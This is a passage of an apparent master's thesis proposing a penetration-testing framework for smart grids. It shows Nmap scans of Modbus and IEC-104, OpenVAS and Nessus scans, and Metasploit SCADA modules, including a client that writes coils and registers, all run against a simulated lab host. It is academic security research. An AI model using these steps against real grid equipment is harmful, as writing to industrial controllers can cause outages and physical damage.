

Figure 3. OpenVAS new target page



Figure 4. MSFconsole home page

4

Penetration testing in energy sector

This thesis focuses on the security aspect of the energy sector and particularly for the critical infrastructure that is the Smart Grid. The security aspect that we are referring to, is the maintenance of security and the security administrator's awareness of any potential flaws that may be discovered. This section provides an overview of the security in the energy sector and the penetration testing for critical infrastructures that this thesis studies.

4.1 Security in the energy sector

The highest level of security in critical infrastructures like smart grids is essential and crucial. Any compromise in the CIA (Confidentiality, Integrity, Availability) of security is unacceptable. Firstly, for the Availability of the CIA, smart grids must be available at all times (depends on company policy) and should provide uninterrupted (by unwanted external actors) power. Attacks that can affect the Availability of the system include Low-rate DoS, MiTM, Buffer overflow, spoofing and others. Secondly, for the confidentiality of CIA, the data that are transmitted through the network can contain information that should not be visible to not-authorized actors (according to each individual company policy). That information can include customer information (name, email, address), bills and payment receipts that should be privacy protected. The majority of the attacks that can pose a threat of Confidentiality, belong in the generic category of social engineering where the precautionary measure of properly educating involved actors (employees, costumers etc.) can be taken. When all the actors know the risks, dangers and are better-informed about how these attacks work, they can be more aware of their actions in order to be better protected. Apart from social engineering there are other attacks that can harm Confidentiality, including data injection, traffic analysis, eavesdropping, replay and others. Finally, the Integrity of the communicated information should not be overlooked as it is as important as the others in the CIA triangle. Due to the nature of each attack, which might

affect one or more pillars, there is overlapping of attacks among the three pillars of the CIA. An example is the MiTM attack which affects all three pillars of the CIA. Some other attacks that can harm the Integrity are masquerading, data modification attacks, false injection of data, replay, tampering etc.

When a successful attack disrupts the systems' operation, it can result in disastrous consequences that may lead to huge power outage and extreme blackouts. Depending on the scale of the grid, the severity of the attack and the security of the system, the result can affect a building, a small village or even a whole city. Back in 2015, a well-known cyber-attack targeting Ukraine resulted in the shutdown of 30 substations.

4.2 Penetration testing in critical infrastructures

Penetration testing in the energy sector is different from regular IT systems because the production environment is fragile and the actions performed by the testers could cause severe interruption of the normal behaviour of the system. Attacking an infrastructure that is in production can disrupt the whole network and that can cause massive blackouts or worse, depending on the deployment. Therefore, a simulated or not test environment of the actual deployment is needed to perform the penetration tests. That simulated environment could be a similar one to the production or an identical replica. The closer the devices and connection are to the production equivalents, the more accurate the penetration testing that will output the assessment of the security. When a simulated environment is not available, penetration testing should be done in a non-intrusive, low-risk manner that would not disrupt the production system. The National Electric Sector Cybersecurity Organization Resource (NESCOR) in their "NESCOR Guide to Penetration Testing for Electric Utilities" document [28] recommend that system administrators should invest in a simulated testing environment to minimize unintended implications in the actual system. In that same document, NESCOR provides a work flow that the penetration testing should follow as seen in Figure 5. NESCOR Penetration testing process. Firstly, they propose to start with proper planning by defining the scope of the tests. After, that they break down the tasks in four categories that can be performed in parallel. The colour of these tasks is based on the recommendation that NESCOR is proposing on the frequency that they should be performed with green being frequently and red being less frequent. In an ideal scenario all of those tasks should be performed but according to the colours tasks closer to red require specialized skills that are not found regularly. Because such infrastructures are highly complicated and the penetration testing tasks can cover several aspects, a group of different testers is most likely needed.



Figure 5. NESCOR Penetration testing process

As always, the creation of a detailed report that includes the vulnerabilities that could be exploited, the risks associated with them and any additional recommendations that could be implemented is one of the most important steps. A major note is that the penetration testing tasks should not be non-integrated and that the reporting should be done in every step and testers should check the other intermediate reporting that is made by others. For example, the discovery of two vulnerabilities that were first classified as low risk to the system may later be classed as high risk if something else is discovered. Thus, when all penetration testing tasks are completed, a tester may find that an attacker might use both low-level flaws to generate a new higher-risk vulnerability. Each vulnerability should be completely documented and interpreted at the final phase of penetration testing. NESCOR suggests that the final report should contain some proposed mitigation actions if applicable.

5

Proposed framework: SMGRISEF (SMart GRId SEcurity Framework)

The main objective of this thesis is the proposed framework (named SMGRISEF) that will be described in this section. The framework refers to SG security by proposing specific tools for the penetration testing phases that were described in section 3.2.1 with example commands and organized steps in order to secure the critical infrastructure that contains the SG. SMGRISEF, embeds known penetration testing tools that are widely used, suggesting guidelines that result in the security administrators' awareness of the SG infrastructure security. An overview of the SMGRISEF framework along with the tools that it uses can be observed in Table 1 below.

Table 1. SMGRISEF framework overview

Penetration testing phase	**Proposed/Main Tool(s)**	**Proposed proof of concept/secondary tool(s)**
Information Gathering	Nmap	OpenVAS, Nessus
Vulnerability Analysis	OpenVAS, Nessus	-
Exploitation	Metasploit Framework	Nmap

5.1 SMGRISEF – Information Gathering phase

For the information gathering phase, the SMGRISEF framework uses the Nmap tool for the identification of services and protocols running in the SG infrastructure. The functionality of

the first command will be the discovery of up and running host(s). That can be achieved with a simple ping scan. The Nmap command for that is:

```
nmap -sn <target address>
```

Depending on the prior given information and on the penetration testing strategy that will be applied to the infrastructure, the "target address" can be a single IP address or a range of IP addresses e.g., 192.168.1.22 or 192.168.1.0/24 respectively. Subnetting knowledge is required for the proper interpretation of the results and usage of the command when dealing with subnets of the network.

Following the discovery of the running host(s), the SMGRISEF framework searches the discovered host(s) for services and open port(s). That will give us the information of running protocols (like Modbus, IEC-104, DNP3 etc.) in the infrastructure, that will be used in the next phases for the identification of exploitable vulnerabilities. The Nmap command that tries to find the services and open ports is:

```
nmap -T4 -A -p- <target address>
```

The above command does OS detection, scans all the ports in an aggressive manner (hence the -T4) to find possible SG protocols in the infrastructure. The result of the command can give information about open ports but it may not recognize the service behind that port. So, the tester should be familiar with known ports of SG protocols like port 502 for Modbus, port 2404 for IEC-104, port 20000 for DNP3 etc.

If the above command doesn't give useful information, the proposed framework suggests the usage of the Nmap scripts for discovery of specific protocols. The specific protocols that were studied in this thesis were Modbus and IEC-104. The scripts of Nmap to discover those protocols are named "modbus-discover" and "iec-identify". The execution commands of those script are:

```
nmap -Pn -sT -p502 --script modbus-discover <target address>
```

```
sudo nmap -Pn -sT -p2404 --script iec-identify <target address>
```

As we can observe the above commands use the default ports of the protocols which are port 502 for Modbus and 2404 for IEC-104. If the information gathering of the open ports and services didn't give the specific information of those ports, a change can be made to scan all the ports in the host(s) (e.g., from -p502 to -p-). More scripts developed by the community can be discovered for various protocols.

In the information gathering phase, the SMGRISEF can also use the OpenVAS and Nessus tools for proof of concept on the information found by Nmap. The scanning mechanisms of those tools are similar but it is advised to use all of them in order not to miss any information.

This is the most important step of the penetration testing because without proper information collected all the following phases cannot be performed properly.

5.2 SMGRISEF – Vulnerability Analysis phase

For the vulnerability analysis phase of the penetration testing, the SMGRISEF uses two major tools named OpenVAS and Nessus. Those tools are described in 3.2.2 and their purpose is to combine the information gathered from the previous phase and try to analyze and find possible vulnerabilities in the services or the host(s) that are part of the SG infrastructure. Both of those tools offer a variety of scans available and SMGRISEF proposes using the advanced scan and selecting all of the possible analyses. For OpenVAS, that can be achieved by choosing the scan configuration to "Full and fast" when adjusting the scan parameters as seen in Figure 6.



Figure 6. OpenVAS configuration parameters

For the Nessus tool, when creating a new scan, advanced scan can be chosen and the configuration of the parameters in the "Assessment" section can be made to perform thorough tests like detect malwares. Both OpenVAS and Nessus have discovery scans that can be used as a proof of concept for the previous phase.

5.3 SMGRISEF – Exploitation phase

For the exploitation phase, SMGRISEF uses the Metasploit framework to exploit and disrupt the usage of the protocols used in a SG infrastructure. Using all the gathered information from

the previous phases, SMGRISEF proposes using the msfconsole interface of the Metasploit framework to breach the security and exploit specific assets by executing the modules that are part of the framework.

As shown in Figure 15. Modbus environment – Metasploit modbus search, there are modules for modbus that can be also used in the previous phases, like the "modbusdetect" or "modbus_findunitid" for the Information Gathering phase. With the "modbusclient" module, the msfconsole can read or write to coils/registers of the Modbus protocol as demonstrated in Chapter 6, in the exploitation section of the Modbus environment. All is required is the configuration of the parameters of the module, as observed in Figure 7, in order to execute the exploitation properly. Those parameters include the RHOSTS which is the IP of the target(s), the RPORT which is the number of the port that the Modbus is running and other relevant information that is needed to run the module. The usage of this module is performed in the Modbus environment in the next chapter.

```
msf5 auxiliary(scanner/scada/modbusclient) > show actions

Auxiliary actions:

   Name                   Description
   ----                   -----------
   READ_COILS             Read bits from several coils
   READ_DISCRETE_INPUTS   Read bits from several DISCRETE INPUTS
   READ_HOLDING_REGISTERS Read words from several HOLDING registers
   READ_INPUT_REGISTERS   Read words from several INPUT registers
   WRITE_COIL             Write one bit to a coil
   WRITE_COILS            Write bits to several coils
   WRITE_REGISTER         Write one word to a register
   WRITE_REGISTERS        Write words to several registers


msf5 auxiliary(scanner/scada/modbusclient) > show options

Module options (auxiliary/scanner/scada/modbusclient):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   DATA                            no        Data to write (WRITE_COIL and WRITE_REGISTER modes only)
   DATA_ADDRESS                    yes       Modbus data address
   DATA_COILS                      no        Data in binary to write (WRITE_COILS mode only)
   DATA_REGISTERS                  no        Words to write to each register separated with a comma
   NUMBER         1                no        Number of coils/registers to read
   RHOSTS                          yes       The target host(s), range CIDR identifier, or hosts file
   RPORT          502              yes       The target port (TCP)
   UNIT_NUMBER    1                no        Modbus unit number
```

Figure 7. Parameters options of modbusclient

For the IEC-104, similarly, a search is made in the msfconsole to detect possible modules to exploit the protocol as shown in Figure *23*. The tester can send commands and adjust the parameters shown in Figure *8* before executing the "iec104" module. Those parameters include the RHOSTS and RPORT as before and other IEC-104 related options.



Figure 8. Parameter options of iec104

So, the SMGRISEF proposes to search the Metasploit framework for modules that can affect the services running in a SG infrastructure. After finding a module for protocols that were previously discovered to be running in the network, the tester can use the related gathered information like the IP address and port number to exploit the protocol. Despite the fact that this master thesis studied the penetration testing of the Modbus and IEC-104 protocols, the SMGRISEF framework is flexible and proposes to search for other protocols (like the PROFINET protocol) in the Metasploit framework depending on the protocols running in the infrastructure.

6

Performance Evaluation

To evaluate the proposed framework, a series of simulated environments using smart grid protocols will be used in order to observe the security levels of each protocol. Two protocols will be simulated named Modbus and IEC-104. With the simulated environments up-and-running, the whole framework will be used (all steps) to collect information, find vulnerabilities and see exploitable points in the environments. The scenario in all the environments is that an attacker tries to map the network without having any prior knowledge of the network. The only information that the attacker has is an IP address. To satisfy that scenario the type of penetration testing that will be performed will be black box as described in the 3.1.1.1 subsection.

6.1 Modbus environment

6.1.1 Information gathering

For the Modbus protocol that uses the master-slave architecture a simulator was used in order to reproduce a Modbus/TCP communication. For that matter, *modpoll* and *diagslave* command-line simulators were utilized to achieve the transmission and connectivity of a Modbus master and slave node. The first step of the proposed framework is the information gathering step and the tool that will be used is Nmap for the initial scan. Knowing just an IP address the availability check of the host is made. The command for that is:

```
nmap -sn 192.168.116.138
```

The above command performs an IP ping to the target host to check if it's up and can receive packets.

```
kali@kali:~$ nmap -sn 192.168.116.138
Nmap scan report for 192.168.116.138
Host is up (0.00027s latency).
Nmap done: 1 IP address (1 host up) scanned in 0.02 seconds
```

Figure 9. Modbus environment – Initial Host Ping

As we can observe in Figure *9*, the host is up, so now we can scan for services and open ports that the host might have. The command that has that functionality is:

```
nmap -T4 -A -p- 192.168.116.138
```

```
kali@kali:~$ nmap -T4 -A -p- 192.168.116.138
Nmap scan report for 192.168.116.138
Host is up (0.00072s latency).
Not shown: 65534 closed ports
PORT    STATE SERVICE VERSION
502/tcp open  mbap?
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port502-TCP:V=7.91%I=7%D=6/14%Time=60C73C30%P=x86_64-pc-linux-gnu%r(LDA
SF:PSearchReq,9,"0\x84\0\0\0\x03\x02\x81\x03");

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.41 seconds
```

Figure 10. Modbus environment – Port/Services scanning

As depicted in Figure *10*, the tool doesn't recognize the service itself but it observed that the port 502 with TCP is open. For the service, it gives us a hint saying that it might be "mbap" which is the Modbus Application Protocol that of course has default port number 502. With that information we can use a script of the Nmap tool that can discover Modbus devices. The usage and output of that script is:

```
nmap -Pn -sT -p502 --script modbus-discover 192.168.116.138
```

As we can observe from the Figure *11*, the service is now clearly identified as Modbus (without a question mark as it was before) and the script also returned the first slave ID.

```
kali@kali:~$ nmap -Pn -sT -p502 --script modbus-discover 192.168.116.138
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Nmap scan report for 192.168.116.138
Host is up (0.00040s latency).

PORT    STATE SERVICE
502/tcp open  modbus
| modbus-discover:
|   sid 0x1:
|     Slave ID data: FieldTalk
|_    Device identification: proconX Pty Ltd FT-MBSV 2.8.2.0

Nmap done: 1 IP address (1 host up) scanned in 0.27 seconds
```

Figure 11. Modbus environment – Modbus devices discovery scan

There is a parameter in the same script that allows us to enumerate and list all slave IDs. The argument is that we set the aggressive variable to true and the command becomes:

```
nmap -sT -Pn -p502 --script modbus-discover --script-args modbus-discover.aggressive=true 192.168.116.138
```

The difference in the output compared with the previous script is that it tries to list all the slave IDs (not just the first one) and in the output, as shown in Figure *12*, the results that are listed are from slave with ID number 1 (0x1) to number 246 (0xf6).

```
kali@kali:~$ nmap -sT -Pn -p502 --script modbus-discover --script-args modbus-discover.aggressive=true 192.168.116.138
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Nmap scan report for 192.168.116.138
Host is up (0.00040s latency).

PORT    STATE SERVICE
502/tcp open  modbus
| modbus-discover:
|   sid 0x1:
|     Slave ID data: FieldTalk
|     Device identification: proconX Pty Ltd FT-MBSV 2.8.2.0
|   sid 0x2:
|     Slave ID data: FieldTalk
|     Device identification: proconX Pty Ltd FT-MBSV 2.8.2.0
|   sid 0x3:
|     Slave ID data: FieldTalk
|     Device identification: proconX Pty Ltd FT-MBSV 2.8.2.0
```

Figure 12. Modbus environment – Modbus devices discovery scan (aggressive)

Now that we have gathered information about the Modbus service that is running on the host, we can continue with the next step which is the Vulnerability Analysis.

6.1.2 Vulnerability Analysis

For the Vulnerability Analysis of the Modbus environment, the Nessus tool didn't provide any useful output. Most of the information was related to the virtual machine that the Modbus nodes were simulated. The scanner found out that the port 502 is open, as shown in Figure *13*, which we already knew from the information gathering step, but this information can act as a verification of previous acquired knowledge.

INFO Nessus SYN scanner

Description

This plugin is a SYN 'half-open' port scanner. It shall be reasonably quick even against a firewalled target.

Note that SYN scans are less intrusive than TCP (full connect) scans against broken services, but they might cause problems for less robust firewalls and also leave unclosed connections on the remote target, if the network is loaded.

Solution

Protect your target with an IP filter.

Output

```
Port 502/tcp was found to be open
```

Port	Hosts
502 / tcp	192.168.116.138

Figure 13. Modbus environment – Nessus port scan

As it regards to the OpenVAS tool some information about vulnerabilities of the virtual machine were reported but again the useful information about the Modbus environment is the "Modbus Detection" as shown in Figure 14 below. Like the output of Nmap, information about vendor name, product code and software version are shown.

The vulnerability analysis step didn't give us much information about exploitable items of the target but some manual search for known exploits of the Modbus protocol will help in the next step of the penetration testing.



Figure 14. Modbus environment – OpenVAS scan

6.1.3 Exploitation

Using the Metasploit framework we search for modules that are included in the tool regarding the Modbus protocol. As we can observe from the Figure *15* below, there are five modules that belong in the auxiliary category. A quick execution of "modbusdetect" confirms the

information already gathered by the previous steps. Also, the “modbus_findunitid” outputs similar information as the Nmap modbus-discover with the aggressive parameter set to true.

```
msf5 > search modbus

Matching Modules
================

   #  Name                                          Disclosure Date  Rank    Check  Description
   -  ----                                          ---------------  ----    -----  -----------
   0  auxiliary/admin/scada/modicon_command         2012-04-05       normal  No     Schneider Modicon Remote START/STOP Command
   1  auxiliary/admin/scada/modicon_stux_transfer   2012-04-05       normal  No     Schneider Modicon Ladder Logic Upload/Download
   2  auxiliary/analyze/modbus_zip                                   normal  No     Extract zip from Modbus communication
   3  auxiliary/scanner/scada/modbus_findunitid     2012-10-28       normal  No     Modbus Unit ID and Station ID Enumerator
   4  auxiliary/scanner/scada/modbusclient                           normal  No     Modbus Client Utility
   5  auxiliary/scanner/scada/modbusdetect          2011-11-01       normal  No     Modbus Version Scanner

